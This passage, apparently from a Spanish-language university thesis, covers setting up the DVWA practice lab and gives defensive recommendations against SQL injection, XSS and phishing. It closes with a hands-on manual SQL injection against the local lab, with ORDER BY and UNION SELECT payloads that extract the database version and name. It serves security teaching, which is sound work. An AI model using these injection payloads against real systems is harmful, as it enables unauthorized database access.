Grafica 11. Inicialización de servicios



Fuente: Elaboración propia, tomado de la instalación del software Damn Vulnerable (DVWA)


Para la verificación del proceso de instalación y que los servicio estén en modo arriba funcionando se accede a través del navegador, se digita la dirección localhost, que hace parte del ordenador que se posee como dispositivo local, definido para ser configurado como un servidor web.

Grafica 12. Comprobación de acceso a XAMPP

Fuente: Elaboración propia, tomado del web localhost (en línea). Consultado el 1º de abril de 2019. Disponible en internet: https://locallhost.com/

La instalación ha sido exitosa, alcanzado este punto, se visualiza los archivos en el directorio de la carpeta xampp –htdocs, el cual van a ser eliminados y remplazados por los archivos descargado del software libre DVWA.


Grafica 13. Ruta raíz creada por la instalación de xampp, archivo serán eliminados y reemplazados por los del software DVWA



Fuente: Elaboración propia, tomado de la instalación del software Damn Vulnerable (DVWA)

En la figura, se crea una carpeta con el nombre de dvwa, y se copia los archivos del software en la dirección de disco local C:> xampp> htdocs, debido que esta dirección se convierte en carpeta raíz del cual se servirán todos y se accederá al servidor web o paginas alojadas.


Grafica 14. Archivos copiados del software DVWA sobre la ruta



Fuente: Elaboración propia, tomado de la instalación del software Damn Vulnerable (DVWA)

Accediendo a la dirección locahost/dvwa/ en el navegador se nos presenta el siguiente error.


Grafica 15. Error presentado al acceso del aplicativo



Fuente: Elaboración propia, tomado de la instalación del software Damn Vulnerable (DVWA)

Para solucionar el error, se edita el nombre archivo config.inc.php.dist y se renombra el nombre definiéndolo de la siguiente manera config.inc.php. ver figura


Grafica 16. Edición de nombre del archivo config.inc.php.dist.



Fuente: Elaboración propia, tomado de la instalación del software Damn Vulnerable (DVWA)

Nuevamente se accede a la dirección localhost/dvwa/ sobre el navegador y se obtiene el resultado esperado.


Grafica 17. Acceso a la configuración de la aplicación, creación de base de datos



Fuente: Elaboración propia, tomado de la instalación del software Damn Vulnerable (DVWA)

Finalizando la instalación de DVWA, el software solicita a través de la guía de instrucción que se cree una base de datos, si se refleja un error, indica que se acceda a la ruta C:\xampp\htdocs\dvwa\config\config.inc.php. ver figura.


Grafica 18. Edición del archivo config.inc.php, se deja en blanco el campo db password



Fuente: Elaboración propia, tomado de la instalación del software Damn Vulnerable (DVWA)


Una vez realizado los cambios requeridos en la guía, se accede a la dirección del programa localhost/dvwa/login.php, para el ingreso de la página se digita el nombre de usuario: admin y contraseña: password.

Grafica 19. Acceso a la página nombre de usuario y contraseñas



Fuente: Elaboración propia, tomado de la instalación del software Damn Vulnerable (DVWA)

Grafica 20. Página inicial DVWA



Fuente: Elaboración propia, tomado de la instalación del software Damn Vulnerable (DVWA)

6.2. Recomendación para la defensa de ataque

6.2.1. SQL injection recomendaciones

Frente a la protección de SQL Injection, cuando el problema de inyección se presenta se ha determinar que se debe a una falta de validación de diversos parámetros que usa la aplicación. Por ello, el primer paso para seguridad un aplicativo frente a esta vulnerabilidad consistirá en establecer filtros de saneamiento de código a la hora de recoger los valores de los parámetros. Estos filtros de programación se pueden categorizarse en 3 grupos:

- Filtros que al detectar una entrada peligrosa intentan modificarla para convertirla en valida.
- Filtros que al detectar una entrada peligrosa devuelven un mensaje de error.
- Filtros que solo aceptan una entrada si coincide con el patrón establecido como válido.

Comúnmente es lo que se observa cuando se encuentra un aplicativo vulnerable de tipo de consultas en un base de datos real con el manejo de SQL por lo general, a continuación, se prestara un ejemplo de cada uno los filtros mencionados anteriormente, como referencia básica de implementación.

```
function reemplazar (entrada)
entrada= replace (entrada, “,” , “ “ )
remplazar= entrada
end function
```

Básicamente consiste en buscar la entrada de caracteres que puedan ser utilizado de forma maliciosa. En el ejemplo se muestra que cuando la entrada contenga unas comillas simples sea eliminada. Tal vez no es ciento por ciento seguro, pero es uno de los primeros pasos para considerar la protección.

Para el segundo filtro se aumenta la complejidad de la siguiente manera:

```
function validar (entrada)
```

```
Peligrosas= array (“select”, “insert”, “update”, “delete”, “drop”,
“create”, “for”, “xml”, “--”, “;”, “ ’ ”, “sys”, “xp_”, “sp_” )
Validar= true
For i= lbound (peligrosas) to ubound (peligrosas)
If (instr (1, entrada, peligrosas (i), vbtextcompare) <> 0 ) then
validar= false
exit function
end if
next
end function
```

Se define un array o estructura de datos la cual contiene los caracteres que son considerados malignos o peligrosos. Donde se comprueba si la entrada o parámetros contiene dichas secuencias malignas. En caso de encontrarse una de ellas se finaliza la búsqueda de la función del filtro.

Para el tercer filtro consiste es disponer en que todos los caracteres sean válidos, donde se recorrerá cada parámetro analizando y se contrastará con los caracteres permitidos. En el momento en que se detecte que uno de ello no pertenece al conjunto valido, se detendrá la búsqueda y se devolverá un mensaje de error al usuario. Se aconseja hacer páginas de errores personalizadas para tratar de hacer señuelo al atacante o hacer posible una distracción en el momento del proceso.

```
function validar (entrada)
Permitidos=
“ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789”
    validar= true
for i= 1 to len (entrada)
        c= mid (entrada, i, 1)
if (instr (permitidos, c) = 0 ) then
validar=false
exit function
```

```
  end if
      next
end function
```

Como se denota las contramedidas más efectivas para evitar y proteger las aplicaciones de ataques SQL inyección serian:

- Validar y filtrar las entradas introducidas por el usuario
- Actualización del sistema del lado del servidor, filtro de cadenas y configuración de puertos
- Utilización de herramientas para el testeo de vulnerabilidades y análisis sobre las aplicaciones y los servicios en producción, ejemplo: **SQLMap**, herramienta de código abierto especialmente para el testeo de sitio web automatizando las técnicas para identificar y explotar fallos de inyección SQL[31]
- Administración sobre asignación de privilegios.
- Cifrar datos de bases de datos
- Delimitar las palabras, sentencias y valores de las consultas
- En el lenguaje de programación PHP se establece el uso de la función **mysql_real_scape_string(),** para el uso de caracteres especiales cuando se realizan consultas SQL, evitando que se cambien y Securizando la ejecución de la instrucción SQL[32]
- Evitar mostrar mensajes error sobre las páginas web, para no mostrar información confidencial.
- Emplear mecanismo de sesión proporcionados por el lenguaje de programación[33]

[31] HOSTALIA, Ataques de inyección SQL: qué son y cómo protegerse, (26 de diciembre de 2013) [Consultado el 27 de enero de 2019] Disponible en; https://pressroom.hostalia.com/white-papers/ataques-inyeccion-sql/
[32] Ibib
[33] INCIBE, Jornadas "espacios de ciberseguridad" programación segura de sitios web, España (2018) [consultado 30 de enero de 2019] Disponible en: https://www.incibe.es/extfrontinteco/img/File/jornadas_incibe/02_programacion_segura_sitios_web.pdf

6.2.2. XSS Recomendaciones

Para los ataques XSS, lo primordial es el filtro y validación de las entradas de formularios, para ello es verificar la longitud de datos y filtro de caracteres especiales que pueden resultar perjudiciales, resulta buena la idea de establecer un token del lado del servidor y verificarlo en el formulario, establecer defensa en profundidad sobre las aplicaciones web, verificar el tipo de datos que se ingresa, utilizar herramientas de Honeypots para verificar las fallas o simular para detectar vulnerabilidades una vez es atacada la web, tener actualizaciones reciente sobre los navegadores del lado del cliente.

Una de las recomendaciones que existe hasta la fecha es la extensión en el navegador Firefox denominada NoScript, que se comporta como un filtro contra XSS, además para las solicitudes de páginas en HTTP, los encabezados contiene un elemente denominado CSP (Content Security Policy), que actúa de alerta para el navegador web una vez se recibe la petición del servidor para la ejecución de código JavaScript seguro.[34]

Además, se puede manejar bases de datos de listas negras del lado de la aplicación web, del cual una vez detectada no permita y filtre las URL maliciosas al instante, al igual que el lado cliente, permite un posterior análisis de detección de peticiones maliciosas reflejadas desde el atacante hasta la víctima. Estos procedimientos indican que se debe manejar un punto intermedio entre las soluciones basadas en el navegador y el lado del servidor para evitar el riesgo enorme de los ataques XSS en las aplicaciones web actuales. Adicionalmente se debe manejar mecanismo y políticas de doble autenticación para fortalecer los recursos del lado del cliente.

Cualquier desarrollo de una página o aplicaciones Web implica que el desarrollador debe tener presente mecanismos y soporte de códigos seguros fiables que garanticen el proceso de programación técnica, siendo libres de vulnerabilidades y entornos seguros[35]. Para este caso se podrían desarrollar alguno scripts estándar o firmados con claves públicas y privadas que comprueben efectivamente que el script introducido fue realmente autenticado, la existencia de un firewall de aplicación para bloquear la ejecución de script malicioso.

Se establece el siguiente ejemplo:

Para el lenguaje de programación PHP, se manejan funciones de filtro o etiquetas no permitidas como /,<,>, </, script aplicando la función *script_tags.* En HTML esta

[34] SCRIPTALER. ¿Qué es Cross-Site Scripting (XSS)? [Consultado el 09 de febrero de 2019] Disponible en: http://www.scriptalert1.com/es.html

[35] Howard, M. and LeBlanc, D. Writing secure code. Microsoft Press, Redmond, 2nd ed., 2003.

htmlspecialchars, función útil para evitar dejar escapar datos de entrada antes de ser mostrados.

6.2.3. Phishing recomendaciones

Se recomiendas una serie de punto a tener en cuenta para tener presente buenas prácticas y consejos frente a un ataque de phishing, como son los siguientes:

- Conexiones seguras por SSL, verificación del certificado de la dirección URL.
- nunca responder ante solicitudes de información personal a través de correo electrónico, llamadas o mensajes de texto extraños, por lo general las empresas públicas y privadas nunca solicitan datos personales porque ya los tiene.
- Siempre que se acceda a una página o portal acceder directamente a la página de la entidad por el navegador web, no por direcciones enviadas por otro sitio.
- Revisa que el texto del enlace coincide con la dirección a la que apunta.
- Sospechar de errores gramaticales en el texto recibido, verificar la fuente de la información
- Fallos en logos o imágenes copiadas.
- Evitar abrir archivos adjuntos recibidos, puede contener virus.
- Comprobar la identidad del remitente o del departamento
- Evitar correo basura (spam), principal fuente o medio de mensajes fraudulentos
- Sospechar de cualquier url o link enviado al correo o cualquier medio, actualizar el navegador y aplicar parches de seguridad.
- Protección de contraseñas y evitar revelarlas por ningún medio.
- Utilización de software antivirus actualizado y anti spam para reducir el riesgo de mensajes phishing.

Tabla 4. Listado general de ataques Generales web y recomendaciones

Ataques Generales Web y Recomendaciones			
Tipos De Ataque	**Ataque**	**objeto del ataque**	**Recomendaciones**
Inyeccion de Script	XSS (Cross site scripting)	son ataques que se generan en las aplicaciones web donde se toma control del navegador del usuario para ejecutar código maliciosos o script,aprovecha la vulnerabilidad cuando usualmente no se validan correctamente los datos de entrada que son usados en las aplicaciones permitiendo enviar un script malicioso a la aplicación, los puntos de entrada suelen ser los formularios.	Utilizar frameworks seguros que, por diseño, automáticamente codifican el contenido para prevenir XSS, como en Ruby 3.0 o React JS. • Codificar los datos de requerimientos HTTP no confiables en los campos de salida HTML (cuerpo, atributos, JavaScript, CSS, o URL) resuelve los XSS Reflejado y XSS Almacenado. La hoja de trucos OWASP para evitar XSS tiene detalles de las técnicas de codificación de datos requeridas. • Aplicar codificación sensitiva al contexto, cuando se modifica el documento en el navegador del cliente, ayuda a prevenir DOM XSS. Cuando esta técnica no se puede aplicar, se pueden usar técnicas similares de codificación, como se explica en la hoja de trucos OWASP para evitar XSS DOM. • Habilitar una Política de Seguridad de Contenido (CSP) es una defensa profunda para la mitigación de vulnerabilidades XSS, asumiendo que no hay otras
	CSRF (Cross site Request Forgery)	tecnica que logra que el usuario realice acciones no deseadas en dominios remotos, aprovecha la confianza y la persistencia de sesiones entre el navegador, la actividad maliciosa sera procesad una vez el usuario este logueado.	establecer series de valores unicos que se genran de manera unica en cada peticiones, ejemplo CAPTCHA. Cerrar la sesion al instante tras el uso de la aplicación. No permitir que el navegador almacene las credenciales de las paginas. Uso de navegadores distintos y con filtro de complentos de antivirus para asegurarnos la independecia de cookies de sesion entre ellos. (https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf)
	Clickjacking	ataques recientes que engañan al usuario para que realicen acciones de click sobre elementos de un sitio web, sin concentimiento, para revelar informacion confidencial o tomar control del ordenador.	solo abrir pagina de fuentes fiables de la propia web, evitar dar click en ulr desconocidas, proteccion y actualizacion del navegador, complementos de bloqueadores ejemplo en firefox exite el no-script.

Tabla 5. Listado general de ataques Generales web y recomendaciones

(Continuación)

Inyeccion de Codigo	LDAP Inyeccion	se presenta en el momento de atacar al sistema de validacion de usuarios, para intentar cambiar permisos y crear usuarios legitimos para acceder a zonas sensibles del dominio, permitiendo elevacion de privilegios, el salto de proteccion de acceso a datos.	fortalecimiento de parametros de entrada, cumplimiento de medidas de seguridad de la contraseña establecida,filtro de parametros del lado del cliente para esta ocasión filtrar operadores, parentesis, comas para evitar que un atacante inyecte logica dentro de la aplicacion.
	Blind LDAP Inyeccion	ataques igual a SQL inyeccion, pero la inserccion del codigo es a ciegas, manipula o crear una consulta LDAP, con el fin de debilitar la seguridad del objetivo.	fortalecimiento y validacion de parametros de entrada, filtro de parametros del lado del cliente para esta ocasión filtrar operadores, parentesis, comas para evitar que un atacante inyecte logica dentro de la aplicacion.
	Xpath	ocurre cuando se modifica los parametros de busqueda a la hora de formar una query o consulta Xpath,es decir, informacion malformada al sitio web de los datos XML estructurados.	filtrado de entradas teniendo encuenta los factores siguientes: validacion de caracteres numerios antes de hacer el query, comprobar el valor ingresado, si la entrada es de texto, remplazar aquellos caracteres peligrosos como la comilla simple y doble por otro. otra opcion de mitigacion es utilizar XPath precompilado.
	SQL Inyeccion	consiste en añadir codigo malicioso a la sentencias SQL ejecutadas por un programa en el motor de bases de datos,esa alteracion de sentencias puede traer consigo no solo el acceso no autorizado si no tambien el control del sistema.	• Filtros que al detectar una entrada peligrosa intentan modificarla para convertirla valida. • Filtros que al detectar una entrada peligrosa devuelven un mensaje de error. • Filtros que solo aceptan una entrada si coincide con el patrón establecido como válido.
	blind SQL inyeccion	Al igual que las SQL inyeccion, es un ataque a ciegas que al obtener errores del motor de base de datos en la aplicación obtiene una pagina generica por el desarrollador.	creacion de politicas que permitan codificacion segura, validaciones y filtrado de entradas no validas, escaneres de vulnerabilidades a la aplicación, cambio de los paginas de errores por algunas propias prestablecidas, uso de consultas parametrizadas
path transversal	Path Disclosure	ataque presente en todo los lenguajes de programacion se ingresan caracteres erroneos para obtener mensajes de errores en las aplicaciones o rutas que contengas ficheros.	Evitar este tipo de errores es tan sencillo como generar nuestras propias páginas de error. También controlar cualquier tipo de excepción en el código es buena práctica. En definitiva, no dejar que los mensajes por defecto se muestren nunca al usuario.
Inyeccion de Ficheros	Remote File Inclusion(RFI)	consiste en ejecutar codigo malicioso remoto dentro de la aplicación vulnerable, es decir, se puede cargar un fichero remoto con contenido malicioso.	administracion de permisos y privilegios en el servidor, configuracion de las rutas de acceso donde se encuentra el fichero, eliminar caracteres de tipo .. \ o ../ , \ o / de los datos enviados por los usuarios.
	Local File Inclusion(LFI)	incluye ficheros locales, archivos cargados en el propio servidor, con proposito de contener codigo malicioso a ejecutar o descargar.	administracion de permisos y privilegios en el servidor, configuracion de las rutas de acceso donde se encuentra el fichero, eliminar caracteres de tipo .. \ o ../ , \ o / de los datos enviados por los usuarios.
Denegacion De Servicios/Distribuida	DOS/DDOS	tipo de ataque enfocado principalmente a aplicaciones web y sus servidores, consiste en la utilización de diversas técnicas para inundar de peticiones basura a las aplicaciones web con el fin de que esta no sea capaz de procesar todas las solicitudes y quede no operante, variaciones de este ataque afectan a las redes de datos y las base de datos donde hacen uso de técnicas de desbordamiento de buffer, en otras palabras ingresan cantidades de datos muy grandes que no son soportadas por las bases de datos en sus consultas y terminan dejándolas sin funcionar.	La mejor protección ante este tipo de ataques es tener bien configurada y establecida una infraestructura tecnológica fuerte dentro de la organización con herramientas nuevas que soporte todo tipo de solicitudes y que protejan por capas la seguridad de la infraestructura implementada. implementacion de firewalls de nueva generacion, mantener todos los equipos con antivirus actualizados, defensas multicapa en la red de trabajo y servicios en la nube.

Tabla 5. Listado general de ataques Generales web y recomendaciones

(Continuación)

Ataques por Diccionario	Fuerza Bruta	los ataques de fuerza bruta pueden ser de tipo diccionario o incremental y se basan en la utilización de aplicaciones especializadas que realizan de manera autónoma múltiples intentos de conexión a un sistema de login almacenado en una página o aplicación web generalmente. El ataque consistente en generar de manera aleatoria usuarios y contraseñas de acceso e intentar iniciar sesión, los ataques diccionarios tienen el mismo modo de funcionamiento salvo que los usuarios y contraseñas no son generadas de manera aleatoria, sino que se encuentran almacenadas en diccionarios de palabras que generalmente son el resultado de base de datos de contraseñas y usuarios que han sido robados en ataques otros sitios web.	uso de contraseñas fuertes, establecer un numero de intentos de acceso permitidos y en caso de superar el valor establecido bloquear la cuenta, boquear por periodos de tiempo el inteto de acceso al login, complemento de seguridad de autenticacion multifactor, uso del Waf para bloquear la IP origen y señuelos.
Ingenieria Social	Phishing	Se presenta a través de mensajerías como correo electrónico o redes sociales. Se envía un mensaje muy llamativo para engañar al usuario para que visite un sitio web por medio un LINK y a través de este, el usuario ingrese información confidencial para ser secuestrada.	• Conexiones seguras por SSL, en este caso, se puede verificar que la dirección que aparece en el certificado coincide con la del URL. • nunca responder alguna solicitud de información personal a través de correo electrónico, llamadas o mensajes de texto extraños, por lo general las empresas públicas y privadas nunca solicitan datos personales porque ya los tiene. • Siempre que se acceda a una página o portal acceder directamente a la página de la entidad por el navegador web, no por direcciones enviadas por otro sitio. • Revisa que el texto del enlace coincide con la dirección a la que apunta. • Sospechar de errores gramaticales en el texto recibido, verificar la fuente de la información • Fallos en logos o imágenes copiadas. • Evitar abrir archivos adjuntos recibidos, puede contener virus

6.3. **Parte práctica inyección SQL.**

6.3.1 Ataque SQL manual

Para verificar si la página web es vulnerable a inyección SQL, sencillamente se coloca una comilla simple (‘), en el campo ID de la aplicación o directamente en la URL, y se obtiene lo siguiente.

Grafica 21. Verificación de dirección URL

Fuente: Elaboración propia

La aplicación muestra mensaje de error que se producen en el motor de la bases de datos, eso lo proporcionan el atacante una forma de conseguir enumerar la estructura de las tablas. El procedimiento consistirá en ir provocando distintos tipos de error en las sentencias ejecutadas en la base de datos, de forma que los propios mensajes de error serán los que revelarán la información sobre la lógica interna de las tablas.

Se ingresan la siguiente sentencia en el campo ID de la aplicación

1' and 1=1 order by 1#

1' and 1=1 order by 2#

1' and 1=1 order by 3# produce error

Grafica 22. Genera error sobre el aplicativo

Fuente: Elaboración propia

La condición 1' and 1=1 vuelve un valor verdadero (true), luego se utiliza ORDER BY, la cual permite ordenar los registros por las columnas deseadas, por defecto de manera ascendente.

La sentencia 1' and 1=1 order by 3# produce error, lo que indica que, en la verificación para encontrar el número de columnas en la página, esta produce error en la numero 3 lo que significa que existen 2 columnas.

Se utiliza la sentencia UNION que nos permite unir las sentencias SQL en una solo más la selección (SELECT) de las 2 columnas encontradas.

1' and 1=1 union select 1,2 #

Grafica 23. Resultado de la sentencia, devuelve valores

Fuente: Elaboración propia

La variable @@version contiene la versión del servidor o la base de datos, en la que se coloca un valor null en la primera columna para que solo retorne de la segunda columna lo solicitado.

1' and 1=0 union select null,@@version #


Grafica 24. Versión base de datos

Fuente: Elaboración propia

La sentencia genera los valores de versión y la base de datos contenido en la aplicación web.

1' and 1=0 union select @@version,database() #

Grafica 25. Nombre de base de datos y versión




Fuente: Elaboración propia

Utilizamos la función GROUP_CONCAT (), la cual devuelve una cadena formada al concatenar varias filas de una tabla, en este caso obtener la información de las tablas contenida en la base de datos.

